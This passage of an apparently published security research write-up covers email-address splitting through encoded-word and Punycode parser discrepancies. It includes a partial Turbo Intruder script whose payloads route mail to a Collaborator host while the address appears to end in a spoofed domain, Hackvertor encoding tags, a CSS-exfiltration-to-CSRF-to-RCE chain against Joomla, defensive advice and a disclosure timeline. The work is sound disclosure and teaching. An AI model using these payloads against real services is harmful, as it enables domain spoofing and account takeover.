With my CSS exfiltrator running, I registered the two accounts and visited the users page with the super admin account. The exfiltrator showed the admin's CSRF token so now the next step was to feed the admin the CSRF exploit that used the exfiltrated token. My exfiltrator also builds the CSRF exploit. The exploit then activates the attacker's account and makes them super admin. Then the attacker can modify an admin template to get RCE!

Methodology/Tooling


Methodology
Probe
Observe
Encode
Exploit
Probe =?utf-8?q? =61=62=63 ?=collab@psres.net
Observe abc collab@psres.net
Encode "=?utf-8?q?collab =40 pres.net_?="@psres.net
Observe "collab @ pres.net "@psres.net
Exploit =?utf-8?q? collab=40pres.net _?=@example.com

Whilst conducting this research I developed a methodology that I found useful when testing. Probe, Observe, Encode and Exploit. First use the probes mentioned in this post and then observe the results in a tool like Collaborator. Repeat the process until you have the required characters for your attack. Then when this process is finished do the exploit. You can apply this methodology to both encoded-word and Punycode attacks.

First probe for "encoded-word", observe the decoded email to confirm that it is supported. Then encode various characters and observe how they are decoded. Then follow up with an exploit that abuses these characters.

To observe the results I used Burp Collaborator[12] which allowed me to view SMTP interactions.

Generating email splitting attacks with Hackvertor tags

To assist with finding email splitting attacks I've created a couple of Hackvertor tags. Hackvertor[13] is a free Burp Suite extension I wrote that allows you to use tags in a request and perform nested conversions on the data. You simply place the tag where you want the unicode overflow to happen and then place the characters you want to convert inside the tag:

```
<@_unicode_overflow(0x100,'...')>@</@_unicode_overflow>
<@_unicode_overflow_variations(0xfff,'...')>@</@_unicode_overflow_variations>
foo<@_encoded_word_encode('...')>@<@/_encoded_word_encode>example.com
<@_encoded_word_decode('...')>=41=42=43<@/_encoded_word_decode>
<@_email_utf7('...')><@/_email_utf7> <@_email_utf7_decode('...')><@/
_email_utf7_decode> <@_encode_word_meta('iso-8859-1','...')><@/
_encode_word_meta>
```

The first tag creates a single unicode overflow and uses the tag argument 0x100 which is 256 in decimal to create the overflow. The second uses the tag argument as the maximum unicode codepoint and generates as many characters as it can that overflow to the character specified inside the tag. The third tag will allow you to perform an encoded-word conversion, in the example I encode the @ symbol. The forth tag will decode the encoded-word sequence.


There are further tags to help create and decode UTF-7 emails and the encoded-word meta characters.

To use these tags you need to enable "Allow code execution tags" in the Hackvertor menu. Then click the "View Tag Store" in the same menu. You can then install both tags by clicking on their name and then using the install button.

Automate exploitation of encoded-word with Turbo Intruder


When I found the first few bugs I found automation very useful for finding other bugs and often Turbo Intruder[14] was very useful to automate this process. Turbo Intruder is another free Burp extension written by James Kettle[15]. I've created a Turbo Intruder script to help exploit a mailer. This script is used when you've identified that the server supports encoded-word but you want to know if the mailer will allow you to split the email by using nulls or other characters.

It uses a list of known techniques that split an email that I've discovered whilst testing Github, Zendesk, Gitlab, Bugcrowd and many others. You can easily customise the script to perform other attacks mentioned in this presentation. To use it you just need to change the validServer variable to your target domain to spoof. You then place %s in the request where you want your email to be added and then right click on the request and send to Turbo Intruder and use the modified script. Then run the attack. If the attack works you should receive a collaborator interaction within Turbo Intruder. This means the email domain is spoofable. If you encounter applications with rate limits (as I did) you can change the REQUEST_SLEEP variable to play nicely with those servers.



```
import base64
import urllib

REQUEST_SLEEP = 60*60
COLLAB_SLEEP = 10


payloads = ["=?x?q?$collab1=40$collabServer=3e=00?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=0
            "=?x?q?$collab1=40$collabServer=3e=03?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=0
            "=?x?q?$collab1=40$collabServer=3e=07?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=0
            "=?x?q?$collab1=40$collabServer=3e=0f?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=1
            "=?x?q?$collab1=40$collabServer=3e=13?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=1
            "=?x?q?$collab1=40$collabServer=3e=17?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=1
            "=?x?q?$collab1=40$collabServer=3e=1b?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=1
            "=?x?q?$collab1=40$collabServer=3e=1f?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=2
            "=?utf7?q?$collab1&AEA-$collabServer&ACw-?=x@$validServer","=?utf7?q?$collab1&AEA-$collabServ
            "=?utf7?q?$collab1=26AEA-$collabServer=26ACw-?=x@$validServer","$collab1=?utf7?b?JkFFQS0?=$co
           ]

invalidServer = "blah.blah"
validServer = "iwantto.spoof"
shouldUrlEncode = False
collab = callbacks.createBurpCollaboratorClientContext()
collabServer = collab.getCollaboratorServerLocation()
mappings = {}

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=1,
                           requestsPerConnection=100,
                           pipeline=False,
                           maxRetriesPerRequest=3
                           )

    for payload in payloads:
        if "$hex" in payload:
            generateHex(0, 255, payload, engine)
        else:
            manipulated = replacePayload(payload)
            engine.queue(target.req,  urllib.quote_plus(manipulated) if shouldUrlEncode else manipulated)
            time.sleep(REQUEST_SLEEP)

    print "Waiting for interactions..."
```

Fuzzing for malformed Punycode



Punycode fuzzer

I used this fuzzer to generate the examples shown on the converter page. You can fuzz for numbers, characters or whitespace. PHP generally bails with large nested loops so this fuzzer iterates to 0xffff and randomly selects characters. This is very effective and finds most combinations, but have I missed something?

Random zero pad numbers?
☐

$1-$9 (Random number between 0-9)
$c1-$c9 (Random character between a-zA-Z)
$w1-$w2 (Random whitespace)

Input:
x@xn--script-$c1$1$2$3

Matches:
@<script@

Contains:
@[<]@

I created a Punycode fuzzer to help find malform Punycode. I shared it with my PortSwigger colleagues and I created a challenge to see if anyone could generate an XSS vector within the restrictions I had. Nobody managed it but I got RCE anyway via CSS exfiltration. The fuzzer works by giving it some input with a Punycode address and the placeholders are substituted with random numbers, characters or whitespace. Matches and contains are just regexes to match the fuzzed output. It was very effective in finding what characters could be generated.

Defence

I recommend you disable "encoded-word" when using an email parsing library. As a last resort you can prevent it from being used by looking for the opening and closing characters of "encoded-word" in the email address using the following regex:

```
=[?].+[?]=
```

You should always validate an email address even when it comes from a SSO provider such as Github. Never use the email domain as a sole means of authorisation, because it can be easily spoofed as we've seen.

Materials

All materials for this research is available on the Github repository[16]

CTF

We've created a CTF on the Web Security Academy[17] so you can try out your new skills. For your convenience I've also created a docker file with the vulnerable version of Joomla[18] in the Joomla directory of the Git repository.

Timeline

Reported to Joomla on 30th Jan, 2024, 3:40pm - Fixed on 20th Feb, 2024 CVE-2024-21725
Reported to IDN library on 8th Feb, 2024, 11:49am - Fixed on 14th Feb, 2024
Reported to Gitlab on 5th Feb, 2024, 11:55am - Fixed on April 25, 2024
Reported to Github on 5th Feb, 2024, 11:55am - Fixed on May 9, 2024
Reported to Zendesk on 5th Feb, 2024, 2:54pm - Fixed on May 9, 2024

Takeaways

Valid email addresses can trigger major parser discrepancies

Even addresses that end in "@example.com" might go elsewhere.

As a result, it's never safe to use email domains for access control enforcement

References

1. https://datatracker.ietf.org/doc/html/rfc2822#section-3.2.5
2. https://datatracker.ietf.org/doc/html/rfc2822#section-3.2.2
3. https://datatracker.ietf.org/doc/html/rfc2822#section-3.2.3
4. https://www.jochentopf.com/email/address.html#uucp
5. https://www.jochentopf.com/email/address.html#sourcerouting
6. https://datatracker.ietf.org/doc/html/rfc2047#section-2
7. https://github.com/mikel/mail/blob/10a4443b9d4ffa71b9ad643ad86cc23ccc99f0f3/lib/mail/utilities.rb#L399
8. https://x.com/albinowax
9. https://d0nut.medium.com/better-exfiltration-via-html-injection-31c72a2dae8b
10. https://vwzq.net/slides/2019-s3_css_injection_attacks.pdf
11. https://portswigger.net/research/blind-css-exfiltration
12. https://portswigger.net/burp/documentation/collaborator
13. https://portswigger.net/bappstore/65033cbd2c344fbabe57ac060b5dd100
14. https://portswigger.net/bappstore/9abaa233088242e8be252cd4ff534988
15. https://x.com/albinowax
16. https://github.com/portswigger/splitting-the-email-atom
17. https://portswigger.net/web-security/logic-flaws/examples
18. https://github.com/portswigger/splitting-the-email-atom